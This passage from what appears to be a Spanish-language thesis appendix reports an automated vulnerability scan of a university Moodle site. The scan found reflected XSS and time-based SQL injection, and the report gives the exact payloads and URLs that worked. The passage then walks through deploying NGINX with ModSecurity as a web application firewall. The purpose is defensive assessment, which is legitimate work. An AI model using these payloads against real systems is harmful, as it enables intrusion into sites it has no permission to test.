Missing Anti-clickjacking Header	Medium	1535
Application Error Disclosure	Low	31
Big Redirect Detected (Potential Sensitive Information Leak)	Low	274
Cookie No HttpOnly Flag	Low	7
Cookie without SameSite Attribute	Low	7
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	2526
Timestamp Disclosure - Unix	Low	66
X-Content-Type-Options Header Missing	Low	1913
Content-Type Header Missing	Informational	102
Information Disclosure - Suspicious Comments	Informational	410
Modern Web Application	Informational	54
User Controllable HTML Element Attribute (Potential XSS)	Informational	54

Alert Detail

High	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML /JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://moodle.unipnicaragua.edu.ni/course/search.php?areaids=core_course-course&q=%22+onMouseOver%3D%22alert%281%29%3B
Method	GET
Attack	" onMouseOver="alert(1);
Evidence	" onMouseOver="alert(1);
URL	http://moodle.unipnicaragua.edu.ni/course/search.php?lang=es&search=%22+onMouseOver%3D%22alert%281%29%3B
Method	GET
Attack	" onMouseOver="alert(1);
Evidence	" onMouseOver="alert(1);
URL	http://moodle.unipnicaragua.edu.ni/course/search.php?search=%22+onMouseOver%3D%22alert%281%29%3B
Method	GET
Attack	" onMouseOver="alert(1);
Evidence	" onMouseOver="alert(1);
Instances	3
	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Solution	Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Plugin Id	40012

High	SQL Injection - Hypersonic SQL - Time Based
Description	SQL injection may be possible
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/dataprivacy/tests/behat/?C=N;O=A
Method	GET
Attack	field: [C], value ["java.lang.Thread.sleep"(15000)]
Evidence	
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/log/classes/log/?C=S;O=D
Method	GET
Attack	field: [C], value [; select "java.lang.Thread.sleep"(15000) from INFORMATION_SCHEMA.SYSTEM_COLUMNS where TABLE_NAME = 'SYSTEM_COLUMNS' and COLUMN_NAME = 'TABLE_NAME' --]
Evidence	
Instances	2
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the privilege of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE Id	89
WASC Id	19
Plugin Id	40020

High	SQL Injection - Oracle - Time Based
Description	SQL injection may be possible
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/lp/classes/external/?C=S;O=D
Method	GET
Attack	field: [C], value [S;O=D / (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT UTL_INADDR.get_host_name ('10.0.0.5') from dual)]
Evidence	
Instances	1
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the privilege of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE Id	89
WASC Id	19
Plugin Id	40021

High	SQL Injection - SQLite
Description	SQL injection may be possible
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/dataprivacy/?C=D;O=D
Method	GET
Attack	case randomblob(1000000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [462] milliseconds, parameter value [case randomblob(10000000) when not null then 1 else 1 end], which caused the request to take [598] milliseconds, when the original unmodified query with value [D;O=D] took [197] milliseconds.
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/lp/amd/build/?C=D;O=D
Method	GET
Attack	case randomblob(100000000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(100000000) when not null then 1 else 1 end], which caused the request to take [363] milliseconds, parameter value [case randomblob(1000000000) when not null then 1 else 1 end], which caused the request to take [702] milliseconds, when the original unmodified query with value [D;O=D] took [248] milliseconds.
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/task/tests/behat/?C=S;O=D
Method	GET

Attack	case randomblob(100000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(100000) when not null then 1 else 1 end], which caused the request to take [651] milliseconds, parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [966] milliseconds, when the original unmodified query with value [S;O=D] took [230] milliseconds.
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/usertours/templates/?C=D;O=D
Method	GET
Attack	case randomblob(100000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(100000) when not null then 1 else 1 end], which caused the request to take [327] milliseconds, parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [684] milliseconds, when the original unmodified query with value [D;O=D] took [231] milliseconds.
URL	http://moodle.unipnicaragua.edu.ni/admin/tool/usertours/tests/?C=S;O=D
Method	GET
Attack	case randomblob(1000000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [371] milliseconds, parameter value [case randomblob(10000000) when not null then 1 else 1 end], which caused the request to take [559] milliseconds, when the original unmodified query with value [S;O=D] took [183] milliseconds.
URL	http://moodle.unipnicaragua.edu.ni/course/search.php?areaids=core_course-course&q=ZAP
Method	GET
Attack	case randomblob(100000000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(100000000) when not null then 1 else 1 end], which caused the request to take [1,166] milliseconds, parameter value [case randomblob(1000000000) when not null then 1 else 1 end], which caused the request to take [1,337] milliseconds, when the original unmodified query with value [core_course-course] took [334] milliseconds.
URL	http://moodle.unipnicaragua.edu.ni/login/signup.php
Method	POST
Attack	case randomblob(100000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(100000) when not null then 1 else 1 end], which caused the request to take [562] milliseconds, parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [1,257] milliseconds, when the original unmodified query with value [ZAP] took [498] milliseconds.
Instances	7
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation.

	Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the privilege of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE Id	89
WASC Id	19
Plugin Id	40024

10.6. Anexo 6: Proceso de implementación del Web Application Firewall


- Instalación de NGINX como Reverse Proxy

La instalación de NGINX será realizada en un sistema operativo Ubuntu Linux, se eligió esta distribución por ser una de las más utilizadas para servidores privados.


El servidor Ubuntu Linux tiene como hostname:

- “ec2-44-195-49-128.compute-1.amazonaws.com”.


1- Instalación de NGINX con comando apt install nginx



2- Verificación de versión instalada de NGINX con comando nginx -v



3- Verificación que los protocolos HTTP/HTTPS sean asignados al servicio web NGINX con el comando ufw app list.



Se comprueba el correcto funcionamiento del web server NGINX ingresando a la IP o Hostname del servidor Ubuntu donde ha sido instalado mediante la URL http://ec2-44-195-49-128.compute-1.amazonaws.com/ donde muestra la página html por default de NGINX.

- **Configuración de NGINX como Reverse Proxy**

Abrimos con un editor el archivo default que utiliza NGINX para presentar la página html mostrada anteriormente, para que, en su lugar, entregue el servicio web del moodle.

La ruta del archivo es /etc/nginx/sites-enabled/default.

El estado actual del archivo es el siguiente:

```
server {
        listen 80 default_server;
        listen [::]:80 default_server;

        root /var/www/html;


        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {

                try_files $uri $uri/ =404;
        }

}
```

Actualmente el archivo se encuentra configurado solamente con el servicio HTTP en puerto 80, a continuación se muestra el archivo editado con las configuraciones requeridas.

```
server {
        listen 80 default_server;
        listen [::]:80 default_server;

        return 301 https://$host$request_uri;

        server_name nginx-modsec.unipnicaragua.edu.ni;

}

server {

        listen 443 ssl default_server;
        listen [::]:443 ssl default_server;

        server_name nginx-modsec.unipnicaragua.edu.ni;

        ssl_certificate         /etc/ssl/nginx-modsec-certs/cert.crt;
        ssl_certificate_key     /etc/ssl/nginx-modsec-certs/privkey.key;

        location / {


                proxy_pass      http://moodle.unipnicaragua.edu.ni;

        }
}
```

Los cambios a realizar para que el NGINX funcione como Reverse Proxy, haciendo que entregue el servicio web del Moodle son los siguientes:

- Eliminar las siguientes líneas:

```
root /var/www/html;
index index.html index.htm index.nginx-debian.html;
try_files $uri $uri/ =404;
```

- Sustituimos el valor "_" del parámetro server_name por el hostname con el que accederemos al Moodle a través del NGINX, en este caso se utilizará el nombre "nginx-modse.unipnicaragua.edu.ni", esto será por motivo de demostración, para que el WAF pase a producción, el registro DNS a cambiar sería moodle.unipnicaragua.edu.ni, para que en lugar de apuntar a la IP del servidor web Moodle, apunte a la IP del NGINX.

- Agregamos el parámetro proxy_pass en la sección "location" para ejecutar la función de Reverse Proxy, junto con el valor de la URL de acceso al servicio Moodle, siendo en este caso http://moodle.unipnicaragua.edu.ni.

- Comprobamos la correcta configuración del NGINX mediante el comando nginx -t.


```
root@nginx-modsec:/# nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
root@nginx-modsec:/#
```

- Reiniciamos el servicio nginx para que se apliquen los cambios realizados mediante el comando systemctl restart nginx.

```
root@nginx-modsec:/# systemctl restart nginx
root@nginx-modsec:/#
```

- Se crea el registro DNS nginx-modsec.unipnicaragua.edu.ni con la IP del NGINX ModSecurity.

- Se procede a ingresar al servicio web a través del nuevo registro DNS con la URL http://nginx-modsec.unipnicaragua.edu.ni.



Instalación de ModSecurity

1- Descarga y Construcción de ModSecurity

1.1 Instalación de dependencias requeridas para la construcción y compilación de procesos con el siguiente comando:

apt-get install bison build-essential ca-certificates curl dh-autoreconf doxygen flex gawk git iputils-ping libcurl4-gnutls-dev libexpat1-dev libgeoip-dev liblmdb-dev libpcre3-dev libpcre++-dev libssl-dev libtool libxml2 libxml2-dev libyajl-dev locales lua5.3-dev pkg-config wget zlib1g-dev

```
root@nginx-modsec:/# apt-get install bison build-essential ca-certificates curl dh-autoreconf doxygen flex gawk git iputils-ping libcurl4-gnutls-dev libexpat1
-dev libgeoip-dev liblmdb-dev libpcre3-dev libpcre++-dev libssl-dev libtool libxml2 libxml2-dev libyajl-dev locales lua5.3-dev pkg-config wget zlib1g-dev
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
Note, selecting 'liblua5.3-dev' for regex 'lua5.3-dev'
gawk is already the newest version (1:5.0.1+dfsg-1).
gawk set to manually installed.
iputils-ping is already the newest version (3:20190709-3).
iputils-ping set to manually installed.
ca-certificates is already the newest version (20211016ubuntu0.20.04.1).
ca-certificates set to manually installed.
curl is already the newest version (7.68.0-1ubuntu2.16).
curl set to manually installed.
git is already the newest version (1:2.25.1-1ubuntu3.10).
git set to manually installed.
libxml2 is already the newest version (2.9.10+dfsg-5ubuntu0.20.04.5).
libxml2 set to manually installed.
locales is already the newest version (2.31-0ubuntu9.9).
locales set to manually installed.
wget is already the newest version (1.20.3-1ubuntu2).
wget set to manually installed.
The following additional packages will be installed:
  autoconf automake autopoint autotools-dev binutils binutils-common binutils-x86-64-linux-gnu cpp cpp-9 debhelper dh-strip-nondeterminism dpkg-dev dwz
  fakeroot g++ g++-9 gcc gcc-9 gcc-9-base geoip-bin geoip-database gettext icu-devtools intltool-debian libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libarchive-cpio-perl libarchive-zip-perl libasan5 libatomic1 libbinutils libc-dev-bin libc6-dev libcc1-0 libclang1-10 libcroco3
  libcrypt-dev libctf-nobfd0 libctf0 libdebhelper-perl libdpkg-perl libfakeroot libfile-fcntllock-perl libfile-stripnondeterminism-perl libfl-dev
  libgcc-9-dev libgeoip1 libgomp1 libicu-dev libisl22 libitm1 libllvm10 liblsan0 libltdl-dev liblua5.3-0 libmail-sendmail-perl libmpc3 libncurses-dev
  libnetaddr-ip-perl libpcre++0v5 libpcre16-3 libpcre32-3 libpcrecpp0v5 libquadmath0 libreadline-dev libsocket6-perl libstdc++-9-dev libsub-override-perl
  libsys-hostname-long-perl libtool-bin libtsan0 libubsan1 libxapian30 libyajl2 linux-libc-dev lmdb-doc m4 make manpages-dev po-debconf
Suggested packages:
  autoconf-archive gnu-standards autoconf-doc binutils-doc bison-doc cpp-doc gcc-9-locales dh-make doxygen-latex doxygen-doc doxygen-gui graphviz
  debian-keyring flex-doc g++-multilib g++-9-multilib gcc-9-doc gcc-multilib gdb gcc-doc gcc-9-multilib gettext-doc libasprintf-dev libgettextpo-dev
  glibc-doc libcurl4-doc libgnutls28-dev libidn11-dev libkrb5-dev libldap2-dev librtmp-dev libssh2-1-dev bzr icu-doc libtool-doc ncurses-doc readline-doc
  libssl-doc libstdc++-9-doc gfortran | fortran95-compiler gcj-jdk xapian-tools m4-doc make-doc libmail-box-perl
The following NEW packages will be installed:
  autoconf automake autopoint autotools-dev binutils binutils-common binutils-x86-64-linux-gnu bison build-essential cpp cpp-9 debhelper dh-autoreconf
  dh-strip-nondeterminism doxygen dpkg-dev dwz fakeroot flex g++ g++-9 gcc gcc-9 gcc-9-base geoip-bin geoip-database gettext icu-devtools intltool-debian
  libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl libarchive-cpio-perl libarchive-zip-perl libasan5 libatomic1 libbinutils
  libc-dev-bin libc6-dev libcc1-0 libclang1-10 libcroco3 libcrypt-dev libctf-nobfd0 libctf0 libcurl4-gnutls-dev libdebhelper-perl libdpkg-perl libexpat1-dev
  libfakeroot libfile-fcntllock-perl libfile-stripnondeterminism-perl libfl-dev libgcc-9-dev libgeoip-dev libgeoip1 libgomp1 libicu-dev libisl22 libitm1
  libllvm10 liblmdb-dev liblsan0 libltdl-dev liblua5.3-0 liblua5.3-dev libmail-sendmail-perl libmpc3 libncurses-dev libnetaddr-ip-perl libpcre++-dev
  libpcre++0v5 libpcre16-3 libpcre3-dev libpcre32-3 libpcrecpp0v5 libquadmath0 libreadline-dev libsocket6-perl libssl-dev libstdc++-9-dev
```

1.2 Clonación del repositorio ModSecurity de Github en el directorio /opt.

```
root@nginx-modsec:/opt# git clone https://github.com/SpiderLabs/ModSecurity
Cloning into 'ModSecurity' ...
remote: Enumerating objects: 39075, done.
remote: Counting objects: 100% (473/473), done.
remote: Compressing objects: 100% (242/242), done.
remote: Total 39075 (delta 268), reused 393 (delta 228), pack-reused 38602
Receiving objects: 100% (39075/39075), 73.37 MiB | 21.75 MiB/s, done.
Resolving deltas: 100% (29778/29778), done.
root@nginx-modsec:/opt#
```

1.3 Nos dirigimos al directorio /ModeSecurity creado en el paso anterior, y ejecutamos los comandos git submodule init y git submodule update para inicializar y actualizar el submódulo ModSecurity respectivamente.

```
root@nginx-modsec:/opt/ModSecurity# git submodule init
Submodule 'bindings/python' (https://github.com/SpiderLabs/ModSecurity-Python-bindings.git) registered for path 'bindings/python'
Submodule 'others/libinjection' (https://github.com/libinjection/libinjection.git) registered for path 'others/libinjection'
Submodule 'test/test-cases/secrules-language-tests' (https://github.com/SpiderLabs/secrules-language-tests) registered for path 'test/test-cases/secrules-lang
uage-tests'
root@nginx-modsec:/opt/ModSecurity# git submodule update
Cloning into '/opt/ModSecurity/bindings/python' ...
Cloning into '/opt/ModSecurity/others/libinjection' ...
Cloning into '/opt/ModSecurity/test/test-cases/secrules-language-tests' ...
Submodule path 'bindings/python': checked out 'bc625d5bb0bac6a64bcce8dc9902208612399348'
Submodule path 'others/libinjection': checked out 'bfba51f5af8f1f6cf5d6c4bf862f1e2474e018e3'
Submodule path 'test/test-cases/secrules-language-tests': checked out 'a3d4405e5a2c90488c387e589c5534974575e35b'
root@nginx-modsec:/opt/ModSecurity#
```

1.4 Ejecución de build.sh

```
root@nginx-modsec:/opt/ModSecurity# ./build.sh
libtoolize: putting auxiliary files in '.'.
libtoolize: copying file './ltmain.sh'
libtoolize: putting macros in AC_CONFIG_MACRO_DIRS, 'build'.
libtoolize: copying file 'build/libtool.m4'
libtoolize: copying file 'build/ltoptions.m4'
libtoolize: copying file 'build/ltsugar.m4'
libtoolize: copying file 'build/ltversion.m4'
libtoolize: copying file 'build/lt~obsolete.m4'
configure.ac:50: installing './ar-lib'
configure.ac:50: installing './compile'
configure.ac:147: installing './config.guess'
configure.ac:147: installing './config.sub'
configure.ac:45: installing './install-sh'
configure.ac:45: installing './missing'
parallel-tests: installing './test-driver'
examples/multiprocess_c/Makefile.am: installing './depcomp'
configure.ac: installing './ylwrap'
root@nginx-modsec:/opt/ModSecurity#
```

1.5 Ejecución de ./configure

```
root@nginx-modsec:/opt/ModSecurity# ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /usr/bin/mkdir -p
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking for g++... g++
checking whether the C++ compiler works... yes
checking for C++ compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C++ compiler... yes
checking whether g++ accepts -g... yes
checking whether make supports the include directive... yes (GNU style)
checking dependency style of g++... gcc3
checking for gcc... gcc
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether gcc understands -c and -o together... yes
checking dependency style of gcc... gcc3
checking for ar... ar
checking the archiver (ar) interface... ar
checking whether make sets $(MAKE)... (cached) yes
checking for pkg-config... /usr/bin/pkg-config
checking pkg-config is at least version 0.9.0... yes
```

1.6 Ejecución de make

```
root@nginx-modsec:/opt/ModSecurity# make
Making all in others
make[1]: Entering directory '/opt/ModSecurity/others'
depbase=`echo libinjection/src/libinjection_html5.lo | sed 's|[^/]*$|.deps/&|;s|\.lo$||'`;\
/bin/bash ../libtool  --tag=CC   --mode=compile gcc -DHAVE_CONFIG_H -I. -I../src     -g -O2 -MT libinjection/src/libinjection_html5.lo -MD -MP -MF $depbase.Tpo -c -o libinjection/src/libinjection_html5.lo libinjection/src/libinjection_html5.c &&\
mv -f $depbase.Tpo $depbase.Plo
```

1.7 Ejecución de make install

```
root@nginx-modsec:/opt/ModSecurity# make install
Making install in others
make[1]: Entering directory '/opt/ModSecurity/others'
make[2]: Entering directory '/opt/ModSecurity/others'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/opt/ModSecurity/others'
make[1]: Leaving directory '/opt/ModSecurity/others'
Making install in src
make[1]: Entering directory '/opt/ModSecurity/src'
make[2]: Entering directory '/opt/ModSecurity/src'
make[3]: Entering directory '/opt/ModSecurity/src'
 /usr/bin/mkdir -p '/usr/local/modsecurity/lib'
 /bin/bash ../libtool   --mode=install /usr/bin/install -c   libmodsecurity.la '/usr/local/modsecurity/lib'
libtool: install: /usr/bin/install -c .libs/libmodsecurity.so.3.0.8 /usr/local/modsecurity/lib/libmodsecurity.so.3.0.8
libtool: install: (cd /usr/local/modsecurity/lib && { ln -s -f libmodsecurity.so.3.0.8 libmodsecurity.so.3 || { rm -f libmodsecurity.so.3 && ln -s libmodsecur
ity.so.3.0.8 libmodsecurity.so.3; }; })
libtool: install: (cd /usr/local/modsecurity/lib && { ln -s -f libmodsecurity.so.3.0.8 libmodsecurity.so || { rm -f libmodsecurity.so && ln -s libmodsecurity.
so.3.0.8 libmodsecurity.so; }; })
libtool: install: /usr/bin/install -c .libs/libmodsecurity.lai /usr/local/modsecurity/lib/libmodsecurity.la
libtool: install: /usr/bin/install -c .libs/libmodsecurity.a /usr/local/modsecurity/lib/libmodsecurity.a
libtool: install: chmod 644 /usr/local/modsecurity/lib/libmodsecurity.a
libtool: install: ranlib /usr/local/modsecurity/lib/libmodsecurity.a
libtool: finish: PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/sbin" ldconfig -n /usr/local/modsec
urity/lib
----------------------------------------------------------------------
Libraries have been installed in:
   /usr/local/modsecurity/lib

If you ever happen to want to link against installed libraries
in a given directory, LIBDIR, you must either use libtool, and
specify the full pathname of the library, or use the '-LLIBDIR'
flag during linking and do at least one of the following:
   - add LIBDIR to the 'LD_LIBRARY_PATH' environment variable
     during execution
   - add LIBDIR to the 'LD_RUN_PATH' environment variable
     during linking
   - use the '-Wl,-rpath -Wl,LIBDIR' linker flag
   - have your system administrator add LIBDIR to '/etc/ld.so.conf'

See any operating system documentation about shared libraries for
more information, such as the ld(1) and ld.so(8) manual pages.
----------------------------------------------------------------------
```

2- Descarga de Mod-Security NGINX Connector

2.1 Nos dirigimos al directorio /opt y descargamos Mod-Security NGINX Connector.

```
root@nginx-modsec:/opt# git clone --depth 1 https://github.com/SpiderLabs/ModSecurity-nginx.git
Cloning into 'ModSecurity-nginx'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 40 (delta 11), reused 11 (delta 0), pack-reused 0
Unpacking objects: 100% (40/40), 44.92 KiB | 2.99 MiB/s, done.
root@nginx-modsec:/opt#
```

3- Construcción de Módulo Mod-Security para NGINX

3.1 Verificación de versión NGINX instalada.

```
root@nginx-modsec:/opt# nginx -v
nginx version: nginx/1.18.0 (Ubuntu)
root@nginx-modsec:/opt#
```

3.2 Descarga de NGINX correspondiente a la misma versión instalada.

```
root@nginx-modsec:/opt# wget http://nginx.org/download/nginx-1.18.0.tar.gz
--2023-03-18 18:38:31--  http://nginx.org/download/nginx-1.18.0.tar.gz
Resolving nginx.org (nginx.org)... 3.125.197.172, 52.58.199.22, 2a05:d014:edb:5704::6, ...
Connecting to nginx.org (nginx.org)|3.125.197.172|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1039530 (1015K) [application/octet-stream]
Saving to: 'nginx-1.18.0.tar.gz'

